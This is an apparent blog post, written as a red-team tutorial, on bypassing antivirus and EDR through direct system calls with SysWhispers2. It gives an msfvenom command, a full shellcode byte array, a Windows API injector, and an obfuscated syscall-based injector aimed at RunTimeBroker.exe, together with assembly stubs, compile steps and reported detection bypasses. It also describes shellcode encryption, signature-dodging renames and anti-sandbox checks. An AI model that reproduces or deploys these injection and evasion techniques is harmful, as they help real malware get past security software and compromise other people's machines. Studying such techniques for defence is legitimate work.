AV/EDR Evasion Using Direct System Calls (User-Mode vs kernel-Mode)

medium.com/@merasor07/av-edr-evasion-using-direct-system-calls-user-mode-vs-kernel-mode-fad2fdfed01a

Usman Sikander March 11, 2022

Usman Sikander

Modern AVs and EDRs use a variety of approaches to accomplish both static and dynamic analysis. They can examine many signatures, such as recognized strings, hashes, and keys, to see if a file on disc is malicious. Attackers, on the other hand, have created a large number of obfuscation methods, rendering static analysis nearly worthless.

Modern EDRs are primarily concerned with dynamic/heuristic analysis, which means they can track the behavior of every process on the system in search of suspicious activity. As a result, we can download dangerous files that our EDR will not be able to identify if they have been obfuscated. The EDR, on the other hand, will detect and prevent malware once it has been started. Most AVs, EDRs, and sandboxes employ user-landed hooks, allowing them to monitor and intercept every user-land API request. They won't be able to follow us if we run a system call and enter kernel mode!

The issue arises when we learn that system call numbers differ across OS versions and even amongst service build numbers… There is, however, a library called **inline syscall** that may be used to scrape the in-memory NTDLL module and retrieve the syscall numbers.

The issue here is that this module would scrape the syscall number via Windows API calls. We will be unable to get the right number if an AV/EDR hooks these functionality.

Another solution which I'll explain in this blog is the use of **Syswhispers**. **SysWhispers** helps with evasion by generating header/ASM files implants can use to make direct system calls.

SysWhispers1 vs SysWhispers2


The usage is almost identical to but you don't have to specify which versions of Windows to support. Most of the changes are under the hood. It no longer relies on**'s ,** and instead uses the "sorting by system call address" technique popularized by **.** This significantly reduces the size of the syscall stubs.

The specific implementation in SysWhispers2 is a variation of @modexpblog's code. One difference is that the function name hashes are randomized on each generation. **,** who had this technique earlier, has another implementation based in C++17 which is also worth checking out.

The original SysWhispers repository is still up but may be deprecated in the future.

API Hooks and Windows Architecture

Hooking is a method used by AV/EDRs to intercept a function call and redirect the code flow to a controlled environment where they can analyze the call and decide whether or not it is malicious. Looking at the Windows Architecture, we can see that the interaction between the OS's surface and depths is managed by a library named NTDLL.DLL. The Native API (NTDLL.DLL) serves as the primary interface between user-mode applications and the operating system. As a result, every program will use it to interface with the operating system. NTDLL.DLL, for example, contains widely used Native APIs such as ZwWriteFile. When a process starts, it loads a number of DLLs into its memory address space. AV/EDRs can change the assembly instructions of a function within a loaded DLL and insert an in conditional jump at the start that leads to the EDR's code.



USER AND KERNEL MODE

Virtual memory and privilege levels are used in modern operating systems to segregate executing processes from one another. For operating processes, Windows OS has two privilege levels: kernel-mode and user-mode. Using this method, Windows ensures that apps are segregated and that they cannot directly access crucial memory portions or system resources, which is extremely insecure and may result in system crashes. When the programme wants to perform a privileged action, the CPU enters kernel mode. Syscalls enable any software to enter kernel mode and conduct privileged activities such as file writing. We'll utilise the previously described Win32 API method WriteFile as an example.

When a process, attempts to write a file, it will invoke WriteFile, a user-land API function.

Shellcode Injection using Windows API's

As a malware developer, everybody know common ways to inject a shellcode into process. Windows API calls VirtualAllocEx, WriteProcessMemory, CreateRemoteThread are commonly invoked by attacker to perform shellcode injection. This will allocate a memory space in which we will write our shellcode. After that, we will create a remote thread and wait for it to finish its execution.

Firstly, I created a shellcode using msfvenom to inject into remote process. I am injecting shellcode into NOTEPAD.EXE. Shellcodes is just a message box which is displaying “Hi, From Red Team Operator”

msfvenom -p windows/x64/messagebox TEXT=”Hi, From Red Team Operator” -f csharp > output.txt

```
#include<windows.h>
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
#include<tlhelp32.h>

//msfvenom message box shellocode x64
unsigned char payload[] = {
  0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8, 0xd0, 0x00, 0x00,
  0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65,
  0x48, 0x8b, 0x52, 0x60, 0x3e, 0x48, 0x8b, 0x52, 0x18, 0x3e, 0x48, 0x8b,
  0x52, 0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48, 0x0f, 0xb7, 0x4a,
  0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x02,
  0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0xe2, 0xed, 0x52,
  0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x8b, 0x42, 0x3c, 0x48,
  0x01, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xc0,
  0x74, 0x6f, 0x48, 0x01, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44,
  0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e,
  0x41, 0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31,
  0xc0, 0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75,
  0xf1, 0x3e, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd6,
  0x58, 0x3e, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x3e, 0x41,
  0x8b, 0x0c, 0x48, 0x3e, 0x44, 0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x3e,
  0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e,
  0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20,
  0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12,
  0xe9, 0x49, 0xff, 0xff, 0xff, 0x5d, 0x49, 0xc7, 0xc1, 0x00, 0x00, 0x00,
  0x00, 0x3e, 0x48, 0x8d, 0x95, 0x1a, 0x01, 0x00, 0x00, 0x3e, 0x4c, 0x8d,
  0x85, 0x35, 0x01, 0x00, 0x00, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45, 0x83,
  0x56, 0x07, 0xff, 0xd5, 0xbb, 0xe0, 0x1d, 0x2a, 0x0a, 0x41, 0xba, 0xa6,
  0x95, 0xbd, 0x9d, 0xff, 0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c,
  0x0a, 0x80, 0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
  0x00, 0x59, 0x41, 0x89, 0xda, 0xff, 0xd5, 0x48, 0x69, 0x20, 0x66, 0x72,
  0x6f, 0x6d, 0x20, 0x52, 0x65, 0x64, 0x20, 0x54, 0x65, 0x61, 0x6d, 0x20,
  0x4f, 0x70, 0x65, 0x72, 0x61, 0x74, 0x6f, 0x72, 0x21, 0x00, 0x52, 0x54,
  0x4f, 0x3a, 0x20, 0x4d, 0x61, 0x6c, 0x44, 0x65, 0x76, 0x00
};
```


I am using windows API's to inject shellcode into process. I want to show that AV/EDR hooked these API's and are able to detect it. When a program allocate a memory in process and make it executable and writeable a same time it looks suspicious. For creating memory, writing shellcode and executing it into memory we are using Windows API's so it pretty sure that AV/EDR's will detect it.

```
//Allocate memory buffer in a remote process.
pRemoteCode = VirtualAllocEx(hProc, NULL,payload_len,MEM_COMMIT,PAGE_EXECUTE_READ);


WriteProcessMemory(hProc,pRemoteCode,(PVOID)payload, (SIZE_T)payload_len,(SIZE_T *)NULL);


hThread = CreateRemoteThread(hProc,NULL,0,pRemoteCode,NULL,0,NULL);

if(hThread != NULL){
    WaitForSingleObject(hThread,500);
    CloseHandle(hThread);
    return 0;
}

return -1;
```

I am injecting generating shellcode into **notepad.exe**. For this purpose, We need process name or process id. So I am getting pid of notepad.exe.

```
if(pid){
    printf("notepad.exe PID = %d \n",pid);

    hProc = OpenProcess(PROCESS_CREATE_THREAD|PROCESS_QUERY_INFORMATION|
                        PROCESS_VM_OPERATION| PROCESS_VM_READ| PROCESS_VM_WRITE,
                        FALSE,(DWORD)pid);
```

After successfully compiling, When I executed my program it caught by Windows Defender.



This is caught by Windows Defender, because this time I am using Windows API' s and all AV/EDR are hooked on user-land API's, So it is very easy to detect such malicious program which is using windows API calls to perform this type of malicious activity.

Shellcode Injection using syscalls

I used same generated shellcode into a program which is using direct syscalls to allocate memory, writing shellcode into process. I used SysWhispers2 which is dynamically resolving syscalls number. SysWhispers1 is relying on windows version that's why SysWhispers2 came into ground.

GitHub - jthuraisamy/SysWhispers2: AV/EDR evasion via direct system calls.

SysWhispers helps with evasion by generating header/ASM files implants can use to make direct system calls. All core…

github.com

Microsoft Windows System Call Table (XP/2003/Vista/2008/7/2012/8/10)

Author: Mateusz "j00ru" Jurczyk (j00ru.vx tech blog) See also: Windows System Call Tables in CSV/JSON formats on GitHub…

j00ru.vexillium.org

Common Functions

Using the –*preset common* switch will create a **header/ASM** pair with the following functions:

- NtCreateProcess (CreateProcess)
- NtCreateThreadEx (CreateRemoteThread)
- NtOpenProcess (OpenProcess)
- NtOpenThread (OpenThread)
- NtSuspendProcess
- NtSuspendThread (SuspendThread)
- NtResumeProcess
- NtResumeThread (ResumeThread)
- NtGetContextThread (GetThreadContext)
- NtSetContextThread (SetThreadContext)
- NtClose (CloseHandle)
- NtReadVirtualMemory (ReadProcessMemory)
- NtWriteVirtualMemory (WriteProcessMemory)
- NtAllocateVirtualMemory (VirtualAllocEx)
- NtProtectVirtualMemory (VirtualProtectEx)
- NtFreeVirtualMemory (VirtualFreeEx)
- NtQuerySystemInformation (GetSystemInfo)
- NtQueryDirectoryFile
- NtQueryInformationFile
- NtQueryInformationProcess
- NtQueryInformationThread
- NtCreateSection (CreateFileMapping)
- NtOpenSection
- NtMapViewOfSection
- NtUnmapViewOfSection
- NtAdjustPrivilegesToken (AdjustTokenPrivileges)
- NtDeviceIoControlFile (DeviceIoControl)
- NtQueueApcThread (QueueUserAPC)
- NtWaitForMultipleObjects (WaitForMultipleObjectsEx)

I worked mostly on ubuntu, so I was facing problem related to ASM/Header pair generated by SysWhispers2. Because Assemble format for MASM in different but to compile it with Mingw-w64 we need different assembly format. So I really thanks to whoadded x86 (Wow64 & Native) support, NASM ASM, and refactored the existing assembly. It’s now possible to compile using MinGW and NASM from the command line.

I developed a malware which is using direct syscalls to inject msfvenom generated shellcode into process. This time I am using direct syscalls to perform all step such as creating memory, writing shellcode into remote process.

Each of the mentioned Win32 API calls has an equivalent syscall:

- VirtualAlloc -> NtAllocateVirtualMemory
- WriteMemoryProcess -> NtWriteVirtualMemory
- CreateRemoteThread -> NtCreateThreadEx

I used for generating ASM/Header pair for my above mentioned syscalls. This will generate nasm file which will be compiled using mingw-64 and NASM assembler.

```
x86_64-w64-mingw32-gcc -m64 -c implant.cpp syscalls.c -Wall -sharednasm -f win64 -o
syscallsx64stubs.o syscallsx64stubs.nasmx86_64-w64-mingw32-gcc *.o -o temp.exe
```

you just need to copy the **syscalls.c**, **syscalls.h** and **syscallsstubs.nasm** file into your projcet directory and include "**syscalls.h**" into your project. Because I am using Mingw to compile it that's why I am using NASM assembler. if you want MASM, you need to copy syscallsstubs.asm file and change customized setting of your project in visual studio. All steps are explained by **.**


```
DWORD StLXy2iM3R = 0;
StLXy2iM3R = BNGNKLUYMC(L"RunTimeBroker.exe");
unsigned char e4uibi2cHQ[] = { 0x70, 0x61, 0x6b, 0x69, 0x73, 0x74, 0x61, 0x6e, 0x70, 0x61, 0x6b, 0x69, 0x73, 0x74, 0x61,
unsigned char fokXnrnoQZ[] = { 0x69, 0x92, 0x63, 0x60, 0x1e, 0xca, 0xfd, 0x6e, 0x9c, 0x30, 0x3f, 0xb9, 0x3a, 0xe1, 0xb2,
SIZE_T KqylNyrBdA = sizeof(fokXnrnoQZ);
DWORD KqylNyrBdAA = sizeof(fokXnrnoQZ);
HANDLE processHandle;
OBJECT_ATTRIBUTES objectAttributes = { sizeof(objectAttributes) };
CLIENT_ID jIPDyPBGld = { (HANDLE)StLXy2iM3R, NULL };
NtOpenProcess(&processHandle, PROCESS_ALL_ACCESS, &objectAttributes, &jIPDyPBGld);
LPVOID baseAddress = NULL;
NtAllocateVirtualMemory(processHandle, &baseAddress, 0, &KqylNyrBdA, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
NKmi8RfYYy((unsigned char *)fokXnrnoQZ, KqylNyrBdAA, e4uibi2cHQ, sizeof(e4uibi2cHQ));
NtWriteVirtualMemory(processHandle, baseAddress, &fokXnrnoQZ, sizeof(fokXnrnoQZ), NULL);
HANDLE threadHandle;
NtCreateThreadEx(&threadHandle, GENERIC_EXECUTE, NULL, processHandle, baseAddress, NULL, FALSE, 0, 0, 0, NULL);
NtClose(processHandle);
```

This time I am using syscalls to bypas AV/EDR. I am using direct syscalls numbers and switching into kernel to bypass user-land hooking.


```
    pop rax
    mov [rsp+ 8], rcx              ; Save registers.
    mov [rsp+16], rdx
    mov [rsp+24], r8
    mov [rsp+32], r9
    sub rsp, 28h
    mov ecx, dword [currentHash]
    call SW2_GetSyscallNumber
    add rsp, 28h
    mov rcx, [rsp+ 8]              ; Restore registers.
    mov rdx, [rsp+16]
    mov r8, [rsp+24]
    mov r9, [rsp+32]
    mov r10, rcx
    syscall                        ; Issue syscall
    ret

NtDelayExecution:
    mov dword [currentHash], 06AED342Dh    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call
```

```
temp.cpp        3/3/2022 7:21 PM    C++ Source File    6 KB
temp.exe        3/5/2022 4:12 PM    Application        63 KB
temp.o          3/5/2022 4:12 PM    O File             5 KB

C:\Windows\System32\cmd.exe

Microsoft Windows [Version 10.0.19044.1566]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Erasor\Desktop\Public\Syscalls>x86_64-w64-mingw32-g++ -m64 -c temp.cpp syscalls.c -Wall -shared
temp.cpp: In function 'void RxPGJjjgeS()':
temp.cpp:103:35: warning: cast to pointer from integer of different size [-Wint-to-pointer-cast]
  CLIENT_ID jIPDyPBG1d = { (HANDLE)StLXy2iM3R, NULL };
                                   ^~~~~~~~~~

syscalls.c:50:48: warning: multi-character character constant [-Wmultichar]
         if ((*(ULONG*)DllName | 0x20202020) != 'ldtn') continue;
                                                ^~~~~~

syscalls.c:51:54: warning: multi-character character constant [-Wmultichar]
         if ((*(ULONG*)(DllName + 4) | 0x20202020) == 'ld.l') break;
                                                      ^~~~~~

syscalls.c:69:39: warning: multi-character character constant [-Wmultichar]
         if (*(USHORT*)FunctionName == 'wZ')
```

After Successfully compilation, When I executed my malware in the presence of Windows defender I was able to bypass static and dynamic detection. I am using random variable and function names in my project. This is because, earlier when I was developing malware, I used **Unsigned Char Shellcode[]** toinitialize my shellcode. My malware was caught by Windows defender. I encrypted my shellcode, obfuscated API calls but still after touching disk it caught by MDE. After some work, I came to know that it is catching my malware on this keyword **ShellCode[].** So Antiviruses sometimes can do this type of shits. So to statically change the signature, I always change the variable and function names of my malware dynamically.



This time windows defender didn’t caught my malware. Because I am using direct syscalls. So by using direct syscalls, you can bypass AV/EDR user-land hooking.



I uploaded my binary on AntiScan.me and it is not flagged by any antivirus. This result is maybe by using direct syscalls or anti-sandbox techniques used by me in my malware such as processor speed, ram size and processor numbers. But I ran this malware against different AV/EDR and I was able to bypass static and dynamic analysis.

Importance of encryption in shellcode Injection

As a red teamer, I cannot rely on open-source tools and shellcode generator. Let's take an example of **msfvenom** shellcodes. The shellcodes generated by **msfvenom** are highly detected by AV/EDR. if you are using plain shellcode into your malware, it will be caught by antivirus in static analysis. So At least to bypass static analysis of your **msfvenom** generated shellcodes you need strong encryption. I mostly used A**ES-256** encryption and I was able to bypass **MetaSploit** generated shellcode.

CONCLUSION

We will now be able to run Meterpreter without being stopped by the AV/EDR using direct syscalls. As is customary, this approach will most likely be rendered obsolete in the future as AV/EDR detection techniques improve. This piece, on the other hand, has taught me some intriguing things about how Windows APIs and current AV/EDRs function.

Related Links:

GitHub - xenoscr/SysWhispers2: AV/EDR evasion via direct system calls.

SysWhispers helps with evasion by generating header/ASM files implants can use to make direct system calls. All core…

---

github.com

A tale of EDR bypass methods

In a time full of ransomware as well as Advanced persistent Thread (APT) incidents the importance of detecting those…

---

s3cur3th1ssh1t.github.io

Red Team Tactics: Combining Direct System Calls and sRDI to bypass AV/EDR | Outflank Blog

---

In this blog post we will explore the use of direct system calls, restore hooked API calls and ultimately combine this…

---

outflank.nl

Offensive-Panda - Overview

You can't perform that action at this time. You signed in with another tab or window. You signed out in another tab or…

---

github.com